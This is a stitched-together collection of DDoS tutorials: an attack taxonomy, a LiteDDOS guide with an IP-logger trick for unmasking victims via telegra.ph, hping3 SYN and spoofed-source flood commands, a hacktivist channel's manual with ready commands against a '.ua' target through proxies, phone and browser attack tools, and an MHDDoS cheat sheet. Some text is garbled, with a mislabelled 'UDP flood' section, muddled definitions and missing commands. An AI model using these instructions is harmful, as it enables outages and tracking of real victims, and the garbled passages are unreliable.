A distributed denial of service (DDoS) attack is a malicious attempt to make an online service unavailable to users, usually by temporarily interrupting or suspending the hosting server.
A DDoS attack is carried out from numerous hacked devices, often distributed around the world in a so-called botnet. It differs from other denial of service (DoS) attacks in that it uses a single device connected to the Internet (one network connection) to flood the target with malicious traffic. This nuance is the main reason for the existence of these two somewhat different definitions.
In a broad sense, DoS and DDoS attacks can be divided into three types:
- Volume Based Attacks
- Protocol attacks
- Application layer attacks
- Common types of DDoS attacks
- UDP flood
- Slowloris
- NTP Gain
- HTTP flood
- Zero-day DDoS attacks
- Motivation for DDoS attacks
- Making a DDoS attack over IP
- About hping3
- Getting started with hping3
- SYN flood against port 80
- Flooding from a fake IP address using hping3
- DOS and DDOS attacks
- Conclusion
- Comprehensive instructions for conducting DDoS attacks
- VPN Setup
- DDoS from computer
- C) Instructions for python-DDOS ca
- DDoS from phone
- Appendix #2
- DDoS from browser
- Deep analysis of MHDDoS (Cheat sheet)
- How does it work?
- Breaking down commands and means to attack Layer 7
- Understanding commands and means to attack Layer 4
Volume Based Attacks
Includes UDP streams, ICMP streams, and other fake packet streams. The goal of the attack is to saturate the bandwidth of the attacked site, and the value is measured in bits per second (Bps).
Protocol attacks
Includes SYN flood, fragmented packet attacks, Ping of Death, Smurf DDoS and more. This type of attack consumes actual server resources or intermediate communications equipment such as firewalls and load balancers and is measured in packets per second (Pps).
Application layer attacks
Includes low and low rate attacks, GET/POST flood, attacks targeting Apache, Windows or OpenBSD vulnerabilities, and more. Consisting of seemingly legitimate and innocent requests, these attacks aim to destroy a web server and are measured in requests per second (Rps).
Common types of DDoS attacks
Some of the most commonly used types of DDoS attacks include:
UDP flood
A ping of death («POD») attack is when an attacker sends several incorrect or malicious pings to a computer. The maximum length of an IP packet (including header) is 65,535 bytes. However, the data layer usually places limits on the maximum frame size — for example, 1500 bytes on an Ethernet network. In this case, a large IP packet is broken into multiple IP packets (known as fragments), and the receiving host reassembles the IP fragments into a complete packet. In the Ping of Death scenario, after maliciously manipulating the content of the fragments, the recipient receives an IP packet that, when reassembled, is larger than 65,535 bytes. This can overflow the memory buffers allocated for the packet and cause a denial of service for legitimate packets.
Slowloris
Slowloris is a highly targeted attack that allows one web server to take down another server without affecting other services or ports on the target network. Slowloris does this by keeping as many connections to the target web server open as possible for as long as possible. To do this, it creates connections to the target server, but sends only a partial request. Slowloris constantly sends all new HTTP headers, but never completes the request. The target server keeps each of these false connections open. Ultimately, this leads to the maximum concurrent connection pool overflowing and denial of additional connections from legitimate clients.
NTP Gain
In NTP amplification attacks, the attacker uses public Network Time Protocol (NTP) servers to flood the target server with UDP traffic. The attack is defined as an amplification attack because the request-to-response ratio in such scenarios ranges from 1:20 to 1:200 or more. This means that any attacker who obtains a list of open NTP servers (for example, using a tool like Metasploit or data from the Open NTP Project) can easily launch a devastating high-bandwidth, high-traffic DDoS attack.
HTTP flood
In an HTTP flood DDoS attack, an attacker uses seemingly legitimate HTTP GET or POST requests to attack a web server or application. HTTP flooding does not use malformed packets, spoofing, or reflection techniques, and requires less bandwidth to bring down the target site or server than other attacks. An attack is most effective when it causes the server or application to allocate maximum resources in response to each request.
Zero-day DDoS attacks
The definition of «Zero-day» includes all unknown or new attacks that exploit vulnerabilities for which a patch has not yet been released. The term is well known among members of the hacker community, where the practice of trading in zero-day vulnerabilities has become a popular pastime.
Motivation for DDoS attacks
DDoS attacks are rapidly becoming the most common type of cyberthreat, and their number and volume have skyrocketed over the past year, according to the latest market research. There is a trend towards a reduction in the duration of attacks, but an increase in the volume of packets per second.
Making a DDoS attack over IP

LiteDDOS — a tool that will help you make a DDoS attack over IP!

To find out the ip of the victim, we can use iplogger and integrate it into the tgraph.io (mirror of telegra.ph) article, after that throw off the victim and voila, our ip.
How it works:
The telegra.ph anonymous article publishing service, which is used by most telegram channels, supports the ability to insert an image from a third-party source. This means that when downloading an image, our IP will be leaked to the server where it is located. And since the download occurs automatically, when you open an article, IP leaks cannot be avoided.
Creating such an article:
1. Go to iplogger.ru
2. Go to the «Invisible logger» tab
4. Create an article in telegra.ph and paste our logger with .jpg at the end as code and press Enter
5. Publish and change from telegra.ph to tgraph.io
6. We are waiting for the victim to come in.
All the victim sees is a regular 1×1 square.
apt update && apt upgrade
apt install git python2
Copy the repository from github
git clone https://github.com/4L13199/LITEDDOS
Entering the directory

Before DDoS attack
After DDoS attack

As you can see, the speed has decreased by almost 10 times!
Ideally, this should be done from several devices. And then you will be able to make a successful DDOS ATTACK 🙂
Thanks for reading!

You can also send your articles to the bot (fill in the telegraph), I will look at them, if everything is OK, I will publish the article on the channel with the author indicated.
This guide explains how to perform Distributed Denial of Service (DDOS) attacks using the hping3 tool. After reading this article, you will be able to install hping3 to run DOS and DDOS tests.
This type of testing must be performed exclusively on your systems, or you must have permission from the system owner to conduct this type of test.
If you are not familiar with DOS and DDOS attacks, you can start by reading Introduction to DOS and DDOS. All the steps below include screenshots so that every Linux user can easily follow them.
About hping3
The hping3 tool allows you to send manipulated packets, including size, number, and fragmentation of packets, to overload the target and bypass or attack firewalls. Hping3 can be useful for security or feature testing purposes. Using it, you can check the effectiveness of firewalls and whether the server can handle a large number of connections. Below are instructions for using hping3 for security testing.
Getting started with hping3
To install hping3 on Debian and Linux distributions based on it, including Ubuntu, use the apt package manager as shown in the screenshot below.
sudo apt install hping3 -y

On Linux distributions based on CentOS or RedHat, you can install hping3 using yum as shown below.
sudo yum -y install hping3
A simple DOS (not DDOS) attack would look like this:

Note that the output does not show the responses as they were ignored.
SYN flood against port 80
SYN packets contain a request to confirm connection synchronization.
The following example shows a SYN attack:

The following example shows another possible SYN flood test for port 80.
sudo hping3 —rand-source example.com -S -q -p 80 —flood

Flooding from a fake IP address using hping3
sudo hping3 -a 192.168.153.1 192.168.153.161 -S -q -p 80

DOS and DDOS attacks
A denial of service (DOS) attack is a very simple technique for denying access to services (hence why it is called a «denial of service attack»). This attack consists of overloading the target with excessively large packets or a large number of them.
Although this attack is very easy to perform, it does not violate the target’s information or privacy. It is not a penetrating attack and is only aimed at preventing access to the target.
By sending a large number of packets, the target cannot cope with the attackers, preventing the server from serving legitimate users.
A distributed denial of service (DDOS) attack is similar to a DOS attack, but is carried out simultaneously from different nodes (or different attackers). D DOS attacks are carried out by botnets. Botnets are automated scripts or programs that infect computers to perform an automated task (in this case, a DDOS attack). A hacker can create a botnet and infect many computers from which the botnets will carry out DOS attacks. The fact that many botnets fire at the same time turns a DOS attack into a DDOS attack (which is why it is called «distributed»).
Of course, there are exceptions when DDOS attacks were carried out by real human attackers. For example, the hacker group Anonymous, which brings together thousands of people around the world, very often used this technique because of the simplicity of its implementation (it only required volunteers who shared their goal). This is how Anonymous left Gaddafi’s Libyan government completely blacked out during the invasion. The Libyan state was left defenseless against thousands of attackers from all over the world.
This type of attack, when carried out from many different nodes, is extremely difficult to prevent and stop. Dealing with them usually requires special equipment. This is because firewalls and security applications are not prepared to deal with thousands of attackers at the same time. In the case of hping3, the situation is different. Most attacks carried out with this tool will be blocked by security devices or software, however it is useful on local networks or against weakly protected targets.
Now you can start testing DOS and DDOS attacks with hping3.
Conclusion
As you can see, performing a DOS attack is quite simple. The simplicity of these attacks is a formidable example of the danger that Internet users and especially corporate users are exposed to (this type of attack is not common for home users).
In some cases, DDOS attacks can be fatal for companies and are extremely difficult to stop.
Some hardware devices have mechanisms to deal with DDOS, but attack methods are improving, especially when many attackers are involved. Also remember that your own connection may be overloaded when running the commands described in this article.
Comprehensive instructions for conducting DDoS attacks
Cyber Ice Web Killer
In this manual, we will analyze the options for conducting DDoS attacks from various devices. If you have any difficulties in using the tools, you can write to the technical support chat, which you can access via https://t.me/CyberArmyInvite_bot
VPN Setup
For PC, you can use ProtonVPN, which is installed from their official website https://protonvpn.com/
Android VPN Download Links
DDoS from computer
Link to the script: https://t.me/CyberArmyofRussia_Reborn/359
1)Run the console as an administrator and go to the directory with the script. For this:

I. Go to start and type cmd in the search
II. Navigate to the file location «Command Prompt» and execute
similar action in the window that appears

III. Copy the cmd.exe file to the script folder
IV. Run cmd.exe as administrator
manual_ddos_windows.exe GET https://target.ua 4 proxy.txt 50 7200 debug=6
More about the command ddos.exe GET target.ua 4 100 proxy.txt 50 7200 debug=6
GET — attack type
target.ua — target (be sure to specify http or https protocol)
4 — proxy type(4 — SOCKS4, 5 — SOCKS5, 1 — http)
100 — number of threads
proxy.txt — default parameter, downloads a file with proxy lists
50 — intensity
7200 — dos time in seconds
debug=6 — parameter to see the dos process
1)Start the console and go to the directory with the script.
2) The system can request the rights to execute the script, for this you need to enter the command
sudo chmod 777 manual_ddos_linux
3) Enter the following command:
sudo ./manual_ddos_linux GET https://target.ua 1 100 proxy.txt 50 100 debug=6

I also send a link to the github project https://github.com/MHProDev/MHDDoS
1)Run the console as admin and go to the directory with the script
sudo chmod 777 autoddos_linux

C) Instructions for python-DDOS ca
python3 -m pip install requests socket socks time random threading sys ssl datetime
In the folder with ca.py open command line
sudo apt install python3
2. pip3 install requests socket socks time random threading sys ssl datetime
In the folder with ca.py, open the command line, turn or terminal.
Next, write everything as on the screen:

Mode-put Link (this is that ip)
Next, press enter before asking about streams.
In streams, you should enter less (start with 5 or 10) and gradually increase if you can pull it off.
Next, press enter on everything
And the result should be:

Link to the script: https://t.me/CyberArmyofRussia_Reborn/6
DDoS from phone


Appendix #2

2. In the ip field, enter the IP-adress or in the URL field, enter the site with the protocol (http or https) and click Lock on
3. Choose HTTP method
4. Press FIRE
DDoS from browser
https://no-nazi.ru/- start and just watch the DDoS
https://t.me/CyberArmyofRussia/125 — open the file, enter the resource and press start
Deep analysis of MHDDoS (Cheat sheet)

In the previous tutorial, we launched a simple DDoS attack through the MHDDoS tool, using the command that the developer of this tool suggested as an example. Having launched the first attack, the Ukrainian Reaper botnet (~15 machines) easily buried simple sites. The tool turned out to be working and effective, now let’s analyze the full functionality of this monster.
How does it work?
MHDDoS offers attack at two OSI levels (Network Model):
Breaking down commands and means to attack Layer 7
The command template looks like this:
The resulting command using the BYPASS method is as follows:
Understanding commands and means to attack Layer 4
p.s. Amplification tools are not listed here, since you need to know the value of the broadcast gateway in the subnet, these attacks are more suitable for the internal network, given that the websites use WAF.
The final command with the UDP DDoS method will look like this:
Prepared by Ukrainian Reaper